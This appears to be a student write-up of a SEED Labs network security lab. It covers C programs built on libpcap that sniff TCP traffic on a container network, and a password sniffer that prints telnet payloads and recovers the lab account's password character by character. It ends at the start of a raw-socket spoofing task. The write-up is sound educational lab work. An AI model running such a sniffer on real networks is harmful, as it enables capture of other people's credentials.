
Explanation:

- This is the same sniffer program as above with the exception that I have now changed the filter to capture only TCP packets by using the BPF filter format: **proto TCP and dst portrange 10-100.** I have also changed the interface to "br-fd6d7905ef94".
- I have also changed the **if** condition where the program will now check if the packet is TCP or others.

Code Reference:


- https://www.tcpdump.org/pcap.html.
- https://www.cs.dartmouth.edu/~tjp/cs55/code/sniffspoof/sniff_improved.c

Now I will attempt to establish a telnet connection with the host 10.0.2.6 that runs on well-known port **23** and exchanges TCP packets.



```
[10/27/23]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
604912ce5436 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct 28 00:49:04 UTC 2023 from 10.9.0.1 on pts/1
seed@604912ce5436:~$
```

Below is the screenshot of the sniffer program output. We can observe that the program is able to capture the TCP packets exchanged while initiating the telnet connection.




```
[10/27/23]seed@VM:~/.../volumes$ gcc -o sniff sniffer_tcp.c -lpcap
[10/27/23]seed@VM:~/.../volumes$ sudo ./sniff

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP

Source: 10.9.0.1   Destination: 10.9.0.5    Protocol is: TCP
```

Task 2.1(C): Sniffing Passwords:

In this task, we need to use the sniffer program to capture the TCP packets when someone is using a telnet connection and print out the password that is present in the data section of the packet.


Below is the screenshot of the password sniffer program:




```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

#define ETHER_ADDR_LEN 6
#define SIZE_ETHERNET 14

#define IP_HL(ip)   (((ip)->iph_ihl) & 0x0f)

void print_payload_data(const u_char * payload, int len) {
        const u_char * ch;
        ch = payload;

        printf("Payload: \n\t\t");

        for(int i=0; i<len; i++) {
                if(isprint(*ch)) {
                        if(len == 1) {
                                printf("\t%c", *ch);
                        }
                        else {
                                printf("%c", *ch);
                        }
                }
                ch++;
        }

        printf("\n******************************\n");
}
```

Code Reference:

- https://www.tcpdump.org/other/sniffex.c
- https://www.tcpdump.org/pcap.html.
- https://www.cs.dartmouth.edu/~tjp/cs55/code/sniffspoof/sniff_improved.c



```c
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
        const struct tcpheader *tcp;
        const char *payload;
        int size_ip, size_tcp, size_payload;

        struct ethheader *eth = (struct ethheader *)packet;

        if(ntohs(eth->ether_type) == 0x0800) { //0x800 is an IPv4 type
                struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
                size_ip = IP_HL(ip)*4;

                //Checks whether the protocol is TCP
                if(ip->iph_protocol == IPPROTO_TCP) {
                        tcp = (struct tcpheader*)(packet + SIZE_ETHERNET + size_ip);
                        size_tcp = TH_OFF(tcp)*4;

                        payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
                        size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

                        if(size_payload > 0) {
                                printf("Source: %s, Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->tcp_sport));
                                printf("Destination: %s, Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->tcp_dport));
                                printf("Protocol: TCP\n");

                                print_payload_data(payload, size_payload);
                        }
                }
                else {
                        printf("Protocol: Other than TCP\n");
                }
        }
}
```




```c
int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "tcp port telnet";  //BPF format filter to filter TCP communications at telnet port (23)
        bpf_u_int32 net;

        //Step 1: Open live pcap session on NIC with name br-fd6d7905ef94
        handle = pcap_open_live("br-fd6d7905ef94", BUFSIZ, 0, 1000, errbuf);

        //Step 2: Compile filter_exp into BPF pseudocode
        pcap_compile(handle, &fp, filter_exp, 0, net);

        pcap_setfilter(handle, &fp);

        //Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle);   //Close the handle

        return 0;
}
```

Explanation:

- This program will sniff TCP packets exchanged by the telnet application and will be able to print the username and the password entered during telnet authentication.
- I have used the BPF filter **tcp port telnet** which will only capture packets whose destination port number is assigned to telnet port which is a well-known port number **23.**
- I have referenced the BPF filters from the website https://biot.com/capstats/bpf.html.


Now, I will run the password sniffing program and then attempt to establish a telnet connection to the container host **10.9.0.5** with username **seed** and password **dees.**

Below is the screenshot of the telnet authentication:




```
[10/27/23]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
604912ce5436 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct 28 03:03:41 UTC 2023 from 10.9.0.1 on pts/1
seed@604912ce5436:~$ 
```

Below is the screenshot of the output of the password sniffer program. We can observe that the program is able to capture the username and password used in telnet authentication.



```
[10/27/23]seed@VM:~/.../volumes$ gcc -o pass_sniff password_sniffer.c -lpcap
password_sniffer.c: In function ‘print_payload_data’:
password_sniffer.c:18:6: warning: implicit declaration of function ‘isprint’ [-Wimplicit-function-declaration]
   18 |   if(isprint(*ch)) {
      |      ^~~~~~~
[10/27/23]seed@VM:~/.../volumes$ sudo ./pass_sniff
Source: 10.9.0.1, Port: 38516
Destination: 10.9.0.5, Port: 23
Protocol: TCP
Payload:
                 !"'#
******************************
Source: 10.9.0.5, Port: 23
Destination: 10.9.0.1, Port: 38516
Protocol: TCP
Payload:
                 #'
******************************
Source: 10.9.0.5, Port: 23
Destination: 10.9.0.1, Port: 38516
Protocol: TCP
Payload:
                !" #'
******************************
Source: 10.9.0.1, Port: 38516
Destination: 10.9.0.5, Port: 23
Protocol: TCP
Payload:
                ] 9600,9600#VM:0'DISPLAYVM:0xterm-256color
******************************
Source: 10.9.0.5, Port: 23
Destination: 10.9.0.1, Port: 38516
Protocol: TCP
Payload:
```

Here’s the part of the payload capture where the password sniffer has captured the password:



```
Protocol: TCP
Payload:

******************************
Source: 10.9.0.5, Port: 23
Destination: 10.9.0.1, Port: 38516
Protocol: TCP
Payload:
                Password:
******************************
Source: 10.9.0.1, Port: 38516
Destination: 10.9.0.5, Port: 23
Protocol: TCP
Payload:
                        d
******************************
Source: 10.9.0.1, Port: 38516
Destination: 10.9.0.5, Port: 23
Protocol: TCP
Payload:
                        e
******************************
Source: 10.9.0.1, Port: 38516
Destination: 10.9.0.5, Port: 23
Protocol: TCP
Payload:
                        e
******************************
Source: 10.9.0.1, Port: 38516
Destination: 10.9.0.5, Port: 23
Protocol: TCP
Payload:
                        s
******************************
Source: 10.9.0.1, Port: 38516
Destination: 10.9.0.5, Port: 23
Protocol: TCP
Payload:
```

Task 2.2: Spoofing

In the earlier tasks, we used the Scapy library from Python to implement spoofing. In this set of tasks, we need to implement spoofing from scratch using C-language which helps us to generate sockets.

Using root privileges, users can set any arbitrary field in the packet headers which can be done through *raw_sockets.*

Raw sockets provide programmers the absolute control over packet construction and allow them to construct any arbitrary packet.

Using raw sockets involved 4 steps:

1. Create a raw socket
2. Set socket option
3. Construct the packet
4. Send out the packet through the raw socket


Task 2.2(A): Write a spoofing program

In this task, we are required to write our own spoofing program in C

